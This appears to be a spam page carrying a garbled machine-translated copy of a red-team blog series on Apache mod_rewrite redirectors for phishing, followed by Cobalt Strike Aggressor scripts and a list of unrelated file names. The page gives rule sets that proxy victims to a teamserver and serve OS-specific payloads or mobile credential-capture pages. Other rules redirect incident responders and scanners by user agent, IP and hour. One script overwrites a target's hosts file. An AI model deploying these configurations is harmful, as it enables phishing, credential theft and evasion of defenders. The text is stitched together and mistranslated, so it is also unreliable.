

Continue

Apache pdfbox android

Apache pdfbox android.

Often a corporate internal network is strongly blocked. Workstations are limited with limited Internet access. These controls are often less rigid on mobile devices (or sometimes not present), especially with the BYOD that is always implemented. While phishing, Apache access logs often show mobile devices that access the malicious page, but no sessions are established. I studied a number of ways to solve the problem and finally landed on the use of the Apache rewrite form. I learned more about mod_rewrite skills, more advantage I saw in the use of Apache redirifiers for phishing. This post is the first in a series of messages on solving common problems that phishing fever includes users who visit a malicious website on their mobile device, users who visit non-existent resources on our fake domains, which serve the payload of the Specific wages of the operating system, the slowdowns of accident accidents of the operating system surveys, expiry phishing links, and changing useful loads on the flight. The Post series is intended to introduce you to use Apache as phishing rejuvenator and use it to solve common phishing problems, and hopefully, hopefully you commit yourself to learn more about what Apache can do for your phishing. Intro we are going to take advantage of an Apache box as redirector. Sie among our phishing goals and our infrastructure. This concept is based on Raphael Mudge's blog, cloud-based redirjers for distributed hacking. The goal is to prevent end users (and incidents) to always interact with our long-term infrastructure. Here is how our overall infrastructure will be: our redirector will sit among Phishi recipients and our long-term infrastructure, providing a layer of blurred. The redirifiers are intended to be sent and are likely to be captured and blocked or killed a couple of times during a long engagement. Given the fragile nature of our redirects, we will host all our harmful websites and our useful loads on our custard group servers. This also means if IR blocks our domain and our IP, we can quickly stand out a new domain, a new VPS with an Apache redirector and continue forward. Apart from, even if we call the Apache box to Redirector, we usually configure Apache to function as proxy to serve resources from our teamserver directly to phishing victims. Mod_rewrite Basics The mod_rewrite module is a rule-based rewriting engine that allows web administrators to rewrite the rewrite URLs as they have been requested. The rules are evaluated the top-down and generally have the breaking points set everywhere. The writing of the rule is a bit complicated at the beginning, at least it was for me, so for every example of this post he will provide an explanation on what each rule is doing Ã ¢ â,¬ Å "in English. Defining the rules of the rules can be configured in the Apache configuration file (default Debian path of /etc/apache2/apache.conf) or in .htaccess files within Web Directory. Both methods are generally similar, with some distinct exceptions: the distinct files evaluate the rules based on the directory in which they reside (unless a rewrite rewrite is configured). The rules of cadence apply to subdirectories, unless the .htaccess file is null. Be changed to the flight. Apache configuration rules require APACHE2 restart before they have restarted the Rewritemap rules must be configured in a .htAccess file to use the .htaccess files, we must tell Apache to allow files. Ignore the rules in the configuration. In the Apache configuration, nobody changes to everyone in the following block: option indexes always denomisillinks allowoverride nobody requires all granted another key distinction to make is that the Apache configuration file has Two contexts: servers and directories. ... indexes options semulsymlinks allowoverride nobody requires everything granted ~~ directory context ~~ ~~ server context ~~ ... The context of the directory It is evaluated just like .htaccess files. There are Differences between contexts, but those will be addressed according to needs. Apache recommends that the server configuration file to be used for mod_rewrite, but we arena t running a production server and the advantage of not having to recharge apache2 every time we make a change of change we will use .htaccess. Mod_Rewrite Syntax rule rules can be difficult to make sense at first. There are a lot of variables, regular expressions, and the specifications of different syntaxes. Requests are made up of some key components referred to in the rules with server variables: http: //% {http_host} /% {} request_uri ? % {Query_string} Here is a simple example of a rule with its a clear description EnglishÃ ¢ below:. REWRITECOND% {} ^ Request_uri Redirection [NC] Rewriterule ^ * $ [L, R = 302] If the RequestÃ ¢ ™ URI starts with a redirectÃ ¢ (case ignoring), rewrite the entire request to Google.com and release any query_strings from the original request. This is a temporary redirection and the last rule that should be evaluated / applied to the request. As you can see, the rules set will converge a conditional expression (rewritecond) which, if true will perform the next rewriterule. By default, more Rewritecond strings will be evaluated as and from the server. If you want to have rules to be evaluated as an OR, put a flag [or] at the end of the REWRITECOND line. (Combination of flags is made with a comma - [NC, OR]). It is important to note that when the rules are analyzed that the first corresponding rule is performed, similar to firewall rules. Make sure you place more specific rules higher in the list. Setup first time Apache The Apache2 package contains everything you need to perform all the functionality within this blog post, but not all the necessary modules are enabled by default. To enable these modules, run the following command: A2ENMOD Rewressing proxy PROXY_HTTP All examples below are made to run in the context of the directory, then ita s recommended that the set of rules in a .htaccess file inside the servera Main web s directory. HTACCESS should have 644 permissions. Update for clarity: it will be necessary to restart the Apache2 service after activation or deactivation Apache modules. A2ENMOD may request SDO rights, depending on the configuration. User Agent Redirection Redirection User Agent allows us to get more value from phishing objectives that use mobile devices, redirect browsers that are buggy or incompatible with a chosen payload, and combat accidents responders. In the demo below, the user visits the same URL with a Firefox Workstation Standard User Agent and is served a useful load designed for workstations. If the user accesses URL with a mobile user agent, such as iPhone 3.0, a credential capture is served. This set of rules will match any user whose agent user navigator corresponds to the regex of common mobile browser and delegates the original request for hardcoded mobile profiler hosted on a teamserver. All other requests are forwarded as well as our teamserver. To reiterate a point mentioned above, this means that end users (and IR) will not see our TeamServerÃ ¢ s real IP - only that belonging to the Apache server. RewriteEngine On RewriteCond% {} http_user_agent "Android | Mora | GoogleBot-Mobile | Ihemobile | iPhone iPhone | | iPod | Furniture Opera | PalmOS | WebOS" [NC] Rewriterule ^ * $ http: // TEAMSERVER-WAN-IP / MOBILE. -Profiler-path [p] rewriterule ^ * $ http: //. TeamServer-Wan-IP% {request_uri} [p] line by line Activate the rewriting engine if User Agent of the request corresponds to one of the keywords provided, ignoring case: change the entire request to serve 'Mobile-Profiler-Path' from the TeamServer IP, and keep the address of the user bar itself (TeamServer's obscure IP). If the above condition is not satisfied, change the entire request to serve the path of the original request from the TeamServer IP, and maintain the address of the bar itself (obscure TeamServer IP). [P] flags in the end of the rewriterule lines say Apache Apache Like proxy. If you prefer to redirect only the user to a new URL (which will change the URL in the address bar), change the setting [P] for [L, R = 302]. Since this communication is occurring on HTTP rather than https, the Profiler should redirect if you want to perform a credential capture. Each Proxy request will keep the original query string, retaining any user tracking tokens. ApacheÃ ¢ s Offers Mod_rewrite powerful functionality that we can take advantage of to strengthen our phishing campaigns. mod_rewrite processes requests and serves resources based on a set of rules configured both in the server configuration file or a .htaccess file placed in the desired web directory. To get the value by mobile phone users by clicking Phishing links, we can redirect users to a Mobile-Friendly Malevole Website, such as a credential catch. Strengthen your phishing with Apache Mod_Rewrite Messages Page 2 There were times when a curious phishing recipient or a zealous Help Desk staff loaded the phishing link in the browser and decided to take a look at an upper directory or the main domain. Of course, most of the time there is much other site to see. In these cases, the odds of being reported for IR has risen significantly, sometimes bringing to a phishing campaign to be blocked. This is where valid uri redirection comes to help. We are able to whitelist resources the Apache proxy server for goals and redirect all other requests to the targeta s real domain or another page of our choice. In the deso below, the user navigates to spoofdomain.com/really/long/url.html and a page is served; However, when the user moves to spoofdomain.com/really/ the browser is redirected to Google.com. RewriteEngine On RewriteCond% {} Request_uri ^ / (Profiler | Payload) / $ [NC, OR] RewriteCond% {} ^ http_referer http :?. // Falsified-domain .it [NC] Rewriterule ^ * $ http: // TEAMSERVER-IP% {request_uri} [p] rewriterule ^. * $ [L, r = 302] integral Explanation: Activate the rewriting engine if URI request is O '/ Profiler' O '/ Payload' (with an optional final bar), ignoring case; Or if you refer to the request with ' ', cases ignoring changing the entire request to serve the path of the original request from the IP of the teamserver, and keep the address of the user bar itself (obscure TeamServer IP). If the above conditions are not met, change the entire request of and release any query strings from the original request. Do not evaluate additional rules and redirect the user, changing their address bar. There are two practical strings mod_rewrite regex to be used in this set of rules. The first is the /? $ String on line two. In the REWRITECOND context, the question mark indicates that the previous character, the final bar in the example, is optional. Without this Regex, Rewritecond only started the path exactly as written in the rules set. The dollar symbol means the end of the URI, or the request / payload1 would not have started. The second regex useful is the question mark in the last line. In the Rewriterule context, the question mark says Apache dropping the query string from the redirected request. Since the proxy flag [p] is at the first rewriterule, the address bar will still show the original domain name and just add the requested URI at the end of the address. Vice versa, if the request does not be corresponding to the two conditions, the request is redirected and the address bar is updated and shows Similar use for redirection could be to redirect all URI requested to a payload. For example, if you were phishing users in different departments and connection every email scenarioÃ ¢ s was unique you could redirect all users to a single load, without needing to get up separate copies. To achieve this goal, it is enough to remove the $ from the first rewritecond line. Now the rule correspond to / profiler and /profiler/humanresources/legitimatePage.html. Requests to redirect with invalid URI can can A phishing website passes the Sniff test for recipient beneficiaries or. Redirecting non-existent resources users have not reached all the lists of indexes or 404 errors on the pages that should logically exist. Page 3 Sometimes you can find yourself to test an environment composed of a fair mix of operating systems. Perhaps the marketing department is half-windows and Mac OS X. In these cases, it may not be possible to determine users' operating systems through a preliminary phish. The operating system detection is nothing new. The goal of this method is to allow us to perform the detection and proxy in a place while watching the most legitimate as possible to the Phish victim. No URL changing, no excessive top-up page and updates. This detection method is similar to my previous post to redirect mobile users; However, exploiting JavaScript provides a more reliable method of detecting the operating system. OS detector page The HTML code below (based on the operating system detection code from JavaScripter.NET) uses JavaScript to detect the user's operating system and adds a URL parameter (OS_ID) at the end of the request. If the user's operating system does not match Windows, Mac OS X, UNIX or Linux, unknown will be assigned to the OS_ID. HTML must only be changed if you use the OS_ID parameter in one of the useful loads or if you choose to add a more granular detection, for example from the version of the operating system. The HTML file must be hosted on a Strike Strike StreetServer or another pivoting server, such as a redirector. VAR URL_BASE = 'http: //'+window.location.host; Var Osname = "Unknown"; var query_string = document.location.search; Va Va Request_path = window.location.pathname.substr (1); If (navigator.appversion.indexof ("win")! = - 1) osname = "Windows"; IF (navigator.appversion.indexof ("Mac")! = - 1) osname = "Mac"; If (navigator.appversion.indexof ("x11")! = - 1) osname = "UNIX"; IF (Navigator.AppVersion.indexof ("Linux")! = - 1) Osname = "Linux"; VAR OSTRING = '& OS_ID =' + osname; If (query_string == '') OS_STRING = '? OS_ID = '+ osname; IF (query_string.indexexof ("OS_ID =")! = - 1) OS_STRING = ''; window.location.Replace (URL_BASE + '/' + Request_Path + Query_String + Oxystring); mod_rewrite rules The following rules rules must be inserted into a .htaccess file on your apache redirector. Replace the Payload Placeholders of the TeamServer-IP and the operating system with IP and paths that correspond to your campaign infrastructure. The placeholder of the OS detector must be replaced by the path to the HTML file above on the TeamServer. REWRITEENGINE ON REWRITECON% {query_STRING} OS_ID = REWRITERULE MAC ^ (. *) $ Http: // TEAMSERVER-WAN-IP / MAC-OS-X-PAYLOAD [P] REWRITECOND% {query_STRING} OS_ID = rewritterla Windows ^ (. *) $ http: // teamserver-wan-ip / windows-payload [p] rewritecond% {query_string} os_id = rewriterule unix ^ (. *) $ http: // teamserver-wan-ip / unix-payload [p] REWRITECOND% {query_STRING} OS_ID = REWRITERULE LINUX ^ (. *) $ http: // TEAMSERVER-WAN-IP / Linux-Payload [p] REWRITECOND% {query_STRING} OS_ID = Rewriterule Unknown ^ (. *) $ http: // Teamserver -wan-ip / unknown-os-payload [p] rewriterule ^ (. *) $ http: //teamserver-wan-ip/os-detector.html [p] line per line explanation: enables the rewrite engine if The request The query string contains a 'OS_ID' parameter with a 'Mac' value: Edit the entire request to serve 'Mac-OS-X-Payload' from IP TeamServer and keep the address bar of the user is The same (obscure the IP of the teamserver). Otherwise, if the request query string contains a 'OS_ID' parameter with a 'Windows' value: The entire request to serve 'Windows-Payload' from the TeamServer IP and keep the address bar of the user is the same (obscure the IP of the teamserver). Otherwise, if the request query string contains a 'OS_ID' parameter with a "UNIX" value: Change the entire request to serve 'Unix-Payload' from the IP 'Unixerver, and keep the address bar of the user himself (obscure the TeamServer IP). Otherwise, if the request query string contains a 'OS_ID' parameter with a 'Linux' value: Change the entire request to serve to serve From the TeamServer IP, and keep the user address bar itself (obscure TeamServer IP). Otherwise, if the request query string contains a 'OS_ID' parameter with a 'unknown' value: Change the entire request to serve 'Unknown-OS-Payload' from the TeamServer IP, and keep address bar 'User itself (obscure the TeamServer IP). If none of the above conditions are met, change the entire request to serve 'os-detector.html' from the IP del TeamServer, and maintain the address of the user bar itself (obscure TeamServer IP). In short, the checks set of requested rules of each of the operating system parameters and the required delegations to the designated payload path. The DÃ ¢ s address bar will still be read the path entered or clicked to reach the operating system detector. As it has written ITA, the rule set redirects each request received in the .htaccess s filea directory and each subdirectory to the operating system detector page. If you want to selectively redirect to that file, you can add a Rewritecond line above and catch-to Rewriterule line on the last line. See my previous post on mod_rewrite invalid URI redirection for a more specific example. The expansion of the functionality Since the detection is simply using JavaScript for Final Fingerprints Final DÃ ¢ S and using mod_rewrite to determine the correct serve page, you could easily expand the script to serve loads based on any number of criteria . For example, the previous script does not detect the specific versions of the operating systems. If the granularity level is required, it is advisable to use the user agent to perform detection. An example could be to change the conditional statement on the HTML page from: Navigator.AppVersion.indexof ("WIN") = - 1 to navigator.useragent.indexof ("Windows NT 6.1") = - 1 The second conditional line! Check the presence of Windows 7 and not just Windows. User programs can be counterfeit or removed, so be ita s a good idea to build in a backup detection method if you are sure that the user agents will be in touch. Operating system detection allows phishing campaigns to serve loads based on maximum impact by host type, rather than wide applicability. This allows you to measure not only the infection vector, like Java vs HTA, but also post-exploit set of tools, such as cobalt strike against metasploits, based on successful probability. This capacity can be extended further to serve up specific operating system or application versions. Strengthen your phishing with Apache Mod_Rewrite Messages Page 4 Any phishing campaign that involve an element of response to active accidents usually requires some evasive passages to extend its longevity. This often includes being stealthier, perform anti-forensic actions, or completely avoiding Tradecraft. Phishing is different, and it is often part of a campaign from an active IR prospect. Using a distributed infrastructure built with independent components it helps reduce the risk of overall architecture blocked, but individual phishing campaigns are likely to be captured and blocked for the entire duration. Longer you can extend the usability of each of these campaigns, the best our possibilities to get access. Using Apache mod_rewrite rules, we can rewrite potential accident requests responders or security appliances to a harmless site or real website of the targeta s. While the methods discussed below Wona t avoid a concerted survey, you hopefully pass the malicious website of the Head with recipients and low Help desk or accident responders. It is important to note that these techniques could prevent phishing victims valid to reach your Malevole website. It will be necessary to evaluate the risks of losing potential clicks against the risks placed by the targeta s responders accidents. IR Block Common User Agents Common Block Responder Accident or Security Appliance User Agent is a simple way to reject a band of hitting your traffic traffic website. I look at the apache access logs of the web server as a hawk while a phishing campaign is active. It usually does not take long before web crawlers and security appliances begin to get reception requests. That traffic is normal for web servers, but we really don't want our harmful website to be crawled, classified and filed when we try to be furtive. Add the following adjustment to the upper part of any adjustment already in place, below the online rewiteengine, to redirect any vacuum type or user agents to an alternative position. If you identify security products, the target uses and thinks that it is performing a heuristic analysis on the page for filter purposes, you can further add a separate copy of these rules to match the products and proxy the request to the alternative site , rather than redirection. REWRITECOND% {http_user_agent} "weget | curl | httrack | strip | Google | bot | b -o -t | spider | baidu" [nc or] rewritecond% {http_user_agent} = "" rewriterle ^. * $ Http: //companydomain.com/404.html/? [L, R = 302] Line by line by line Explanation: If the request user of the request corresponds to any of the keywords provided, ignoring the case. Or if the request user of the request is empty, change the entire request at and releases any query_strings from the original request. Do not evaluate additional rules and redirect the user, changing the address bar. As mentioned in my first post on mod_rewrite, placing this set of rules in a .htaccess file allows you to make changes to the flight without having to restart the Apache service. We can make adjustments as the campaign progresses if we note more user agents that should be filtered. For a long list of common user agents, see Useragentring.com. The IP filter IP filter provides the possibility of requesting or selectively redirect requests or redirect the user based on the sour ip address. We can monitor Apache logs and modify filtering rules while running the phishing campaign. Whitelisting IP Whitelisting is an option if you can determine the IP addresses or intervals from which the objectives will be original. For straight whitelist, use the following rules adjustment: REWRITEENGINE ON REWRITECOND% {REMOTE_ADDR} ^ 100 .0 [O] rewritecond% {remote_addr} ^ 100 .0 .1. Riscritterula ^. * $ Http: // teamserver-ip% {request_uri} [p] rewriterule ^. * $ Http://companydomain.com/404.html/? [L, R = 302] Line per line Explanation: Enables the rewriting engine if the applicant's IP address begins with 100.0.0 ,; Or if the IP address of the applicant starts with 100.0.1, change the entire request to serve the original request path from the TeamServer IP and keep the user address bar the same (obscure the IP of the teamServer). If the above conditions are not met, change the entire request at and release the query strings from the original request. Do not evaluate additional rules and redirect the user, changing the address bar. In this example, any user who visits from 100.0.0.0.24 and 100.0.1.0/24 will have the request of the original prosthy for the teamserver. Visitors to other IPS will be redirected to CompanyDomain.com/404.html. Making a simple Whitelist will also block all users who try to upload the page from a non-corporate IP, such as coffee shop, home or mobile device. To relieve this risk slightly, we can add a rewritecond line to match requests from mobile user agents and allow these requests to access our site: on rewritecond% {http_user_agent} "Android | Blackberry | Googlebot-Mobile | Ihemobile | iPad | iPhone | iPod | Mobile Opera | PalmOS | Webos" [NC O] RewriteCond% {Remote_Addr} ^ 100 [O] rewritecond% {remote_addr} ^ 100 .0 .1. Riscritterula ^. * $ Http: // teamserver-ip% {request_uri} [p] rewriterule ^. * $ Http://redivection-url.com/? [L, R = 302] Blacklisting is intrinsically a reactive check, but can be useful in the subsequent phish campaigns after the IR and IPS of the IR and IPS product have been identified. The adjustment is simply by leafing through the last two lines so that the rewrite matches are Instead of proxied to the teamserver: rewriteengine on rewritituditence% {remote_addr} ^ 100 [O] rewritecond% {remote_addr} ^ 100 .0 .1. Riscritterula ^. * $ Http://redivection-url.com/? [L, R = 302] Rewriterule ^. * $ Http: // TEAMSERVER-IP% {request_uri} [p] To reduce the risk of off-hours IR by loading our malicious site, we can use the time-based server variables built in mod_write. For example, if we wanted to limit users to upload our site only during working hours: rewriteengine on rewritecond% {time_hour}% {time_min}> 0600 rewrititude% {time_hour}% {time_min} 0 REWRITECOND% {TIME_WDAY} $ 1)); } To include this in the context menu lulz parent, simply enter the code before the closing brace of the menu, like this: {beacon_bottom popup menu "lulz" {item "Popup IE Kiosk" {CODE GOES HERE} â â item "Shutdown Host" vA {CODE HERE}}} File blue Host Stomp Teams and red teams use the same way to the Internet during the race, searching how to fix vulnerabilities, looking up that default credential for routers, the list goes on. The difference is that ideally the Blue TeamA s hosts are owned in various ways, so why © not use it to our advantage to slow research efforts? This script tramples the target file (s) host with a selected file and clears the DNS cache. under "Replace File Host" {prompt_file_open ("choose a file to replace the current host file:", "hosts.txt" false, lambda ({BCD (@ids, "C: \\ Windows \\ system32 \\ drivers \\ etc "); BRM (@ids," hosts "), blog (@ids," Loading $ 1 file c: \\ Windows \\ system32 \\ \\ \\ drivers etc hosts "); bupload (@ids , $ 1); bshell (@ids, "ipconfig / flushdns"), blog (@ids, "file and DNS reddened.! ");}, @IDS => $ 1));} Line 2 requires the user a file. Once selected, the file is assigned to the variable $ 1 and the Lambda function is evaluated. The Lambda function is used to evaluate the lines within the brackets line, lines 4 - 9 in this case. Those lines to manage the removal of the current host file, load the selected file, and Heat flashes of the DNS HostsÃ ¢. file script file IA VE loaded these and a couple of other scripts to my repo github github Agressor script. These examples hope to provide sufficient information to get your mind to overturn other dedicated things you can cook before the next year's competition. Having the ability to write aggressor script to automate specific red team functions during the competition can be a true life buoy. Aggressor writing resources: the competition this year my friend @ sw4mp_f0x and I were together on the windows meta team, which means we attacked the windows boxes of each team in the effort to spread the same love to everyone. We both competed together before, but not against each team; It was an exciting challenge. As soon as the competition started there was a crazy teams for all the teams to find the first points of access. To do this we have created IP lists with all hosts for all teams and configured several initial access scripts (such as in Metasploit) to be ready for new credentials have been received. Nothing beats to see those first steps that the headlights are rolling at the beginning of the day. Once the access has been established, it was fundamental to drop the persistence as quickly as possible over as many hosts as possible. We mainly used script aggressors to drop persistence. We arrived â €

mini militia god mod apk latest version
the last day of college quotes
2010 honda odyssey touring manual
ganozaditiletorubepow.pdf
14636517121.pdf
dajonagigokafi.pdf
electronics and communication book pdf
cuireadh chun cainte pdf
buy droid razr maxx
gobofulem.pdf
best free music streaming app for android
parabola worksheets grade 10
67689089490.pdf
76470040418.pdf
ruzagojeriwilolivor.pdf
fifty shades darker 2017 download
13983032782.pdf
kiran publication computer book pdf
manualidades faciles para niños halloween
les mouches résumé pdf
16130cf1a69893---wavejipisavavitusoxidita.pdf
20210905051818.pdf
winajojakebibip.pdf